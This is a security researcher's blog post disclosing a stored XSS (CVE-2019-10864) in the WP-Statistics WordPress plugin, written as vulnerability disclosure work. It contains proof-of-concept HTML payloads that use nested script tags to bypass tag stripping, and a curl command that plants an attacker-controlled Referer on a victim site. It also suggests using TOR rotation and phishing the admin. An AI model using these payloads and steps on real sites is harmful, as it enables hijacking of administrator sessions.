CVE-2019–10864: Wp-Statistics Stored XSS

Manuel Fernandez-Aramburu Follow
Apr 30 · 4 min read ★

Manuel Fernández-Aramburu and Melchor Vázquez from **Innotec Security** (https://innotec.security)




Image from Freepik

Introduction

Have you ever started auditing a WordPress website? If the answer is yes, for sure you will understand what this post is about. When you start looking through the WordPress site, there is not much to do, especially if the site updated to the latest version and you don't have any users to log-in with. It can be quite frustrating as your chances to get access seem almost gone.

It happened to us a few weeks ago, we had to audit several WordPress sites for a client of Innotec Security. All the sites had similar configurations, updated to the latest versions (5.1.1 at that moment) with not many

plugins, that also were up-to-date. Furthermore, the access to the wp-login was protected by .htaccess, restricted by IP whitelist.

Because of that, I started reviewing the plugins that were installed, and there was a common plugin installed in almost all of them, Wp-Statistics, with version 12.6.2. The good thing of WordPress and most of the plugins, is that they are open source, and therefore many times you can find the code on places like GitHub.

After spending a whole day examining the plugin, I found a rather interesting stored XSS in it.

Wp-Statistics has a tab in the administration panel called “Top Referrers”, where you can see the websites that redirect the most to your own domain and site where the plugin is installed. In this tab, the referrer is used to obtain the title html tag in order to know the site name and show it in the panel in a more user-friendly way.

Precisely, the XSS resides in the loading of the html code to get the title tag. The fix can be found already here:

fix xss Attach Get Title Of Page · wp-statistics/wp-statistics@5aec0a0

Complete WordPress Analytics and Statistics for your site! - wp-statistics/wp-statistics

github.com

The plugin executes the following code in order to obtain the title:

```
1  $dom = new DOMDocument;
2  @$dom->loadHTML( $html );
3  $title = '';
4  if ( isset( $dom ) and $dom->getElementsByTagName( 'title' )->length > 0 ) {
5    $title = $dom->getElementsByTagName( 'title' )->item( '0' )->nodeValue;
6  }
7  return ( wp_strip_all_tags( $title ) == "" ? false : $title );
```

test-wp-statistics.php hosted with ❤ by **GitHub** **view raw**

First, the html content of the referral site is gathered. The content of the title is selected using the <title> tag/

Then, the method nodeValue from DomDocument is executed. This function extracts the text from a determined node. In this case it's the text inside the title tag of the referral. Theoretically, the tags inside the title tag should be stripped, as the method eliminates them during the return of the function. If we inspect things this way, it might seem that the function is not vulnerable to XSS. For example if we use this html as the index of or the referral site:

```
<html>
  <head>
    <title>1 <script>alert(2)</script> 3</title>
  </head>
  <body>
    <h1>Hello :)</h1>
  </body>
</html>
```

tets.html hosted with ❤ by **GitHub** **view raw**

When it is parsed, we would obtain as a result:

> *1 alert(2) 3*

But we can trick the stripping function by doing the following thing:

```
<html>
  <head>
    <title>1 <script><script>alert(2)<</script>/script></script> 3</title>
  </head>
  <body>
    <h1>Hello :)</h1>
  </body>
</html>
```

poc-wp-statistics.html hosted with ❤ by GitHub view raw

The result when stripping this html code should be the following:

> *1 <script>alert(2)</script> 3*

With this done, we can make the plugin to load and execute JS code on the administrator panel.

Exploiting the XSS

In order to be able to exploit the XSS, we need to have a web server with an associated domain name, and control over the index page of the server.

First, we need to "plant" the XSS, by making it appear on the top referrals list. We perform this calling to the referred domain multiple times with the following request:

```
curl 'https://victimwordpress.com' -H 'Referer: http://attacker.domain.com'
```

We need to perform the request pointing to the domain controlled by the attacker as a referrer.


All things considered, this task could be done in a more effective way if we perform this request from multiple IP addresses, as the website would get better chances to get in the first referrals page of the plugin where the XSS is stored. For example, we could use TOR to perform the petitions and change the exit node after several requests.


The web server controlled by the attacker should contain a index.html in the root directory like the following:

```
<html>
  <head>
    <title>1 <script><script>Your js code here<</script>/script></script> 3</title>
  </head>
  <body>
    <h1>Hello :)</h1>
  </body>
</html>
```

poc2-wp-statistics.html hosted with ❤ by **GitHub** **view raw**

The JS code will be executed when the WordPress administrator visits the Top Referrers tab of the plugin. To make this happen, we could try to accelerate this process by sending emails to the victim or maybe leaving a comment with a shortened URL to the Top Referrers panel of the victim website.





1) Attacker sends curl 'https://victimwordpress.com' -H 'Referer: http://attacker.domain.com' from multiple IPs
2) When admin visits Top Referers section
3) Server loads the title of the referer page
4) Server returns his home page containing the JS to execute

In a following post, we will publish how we obtained RCE from this XSS, and how to apply this to a generic case where you find XSS on any site. There is plenty of material addressing this, but what we found during the process was outdated and the code was not working properly.

WordPress | Cve | Xss Attack | Wordpress Plugins | Cybersecurity

6 claps

WRITTEN BY

Manuel Fernandez-Aramburu

Follow

See responses (1)

More From Medium


Related reads


Open Redirects & Security Done Right!

Akshay 'Ax' Sharma

Jun 19, 2018 · 3 min read ★

481





Related reads

Learning from cryptocurrency breaches

Ryan McGeehan
Sep 24, 2018 · 8 min read

303

Related reads

What to Do if Your WordPress Website Was Hacked

HostPapa

60

Oct 16, 2018 · 11 min read

Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. Watch

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. Explore

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just $5/month. Upgrade

Medium

About Help Legal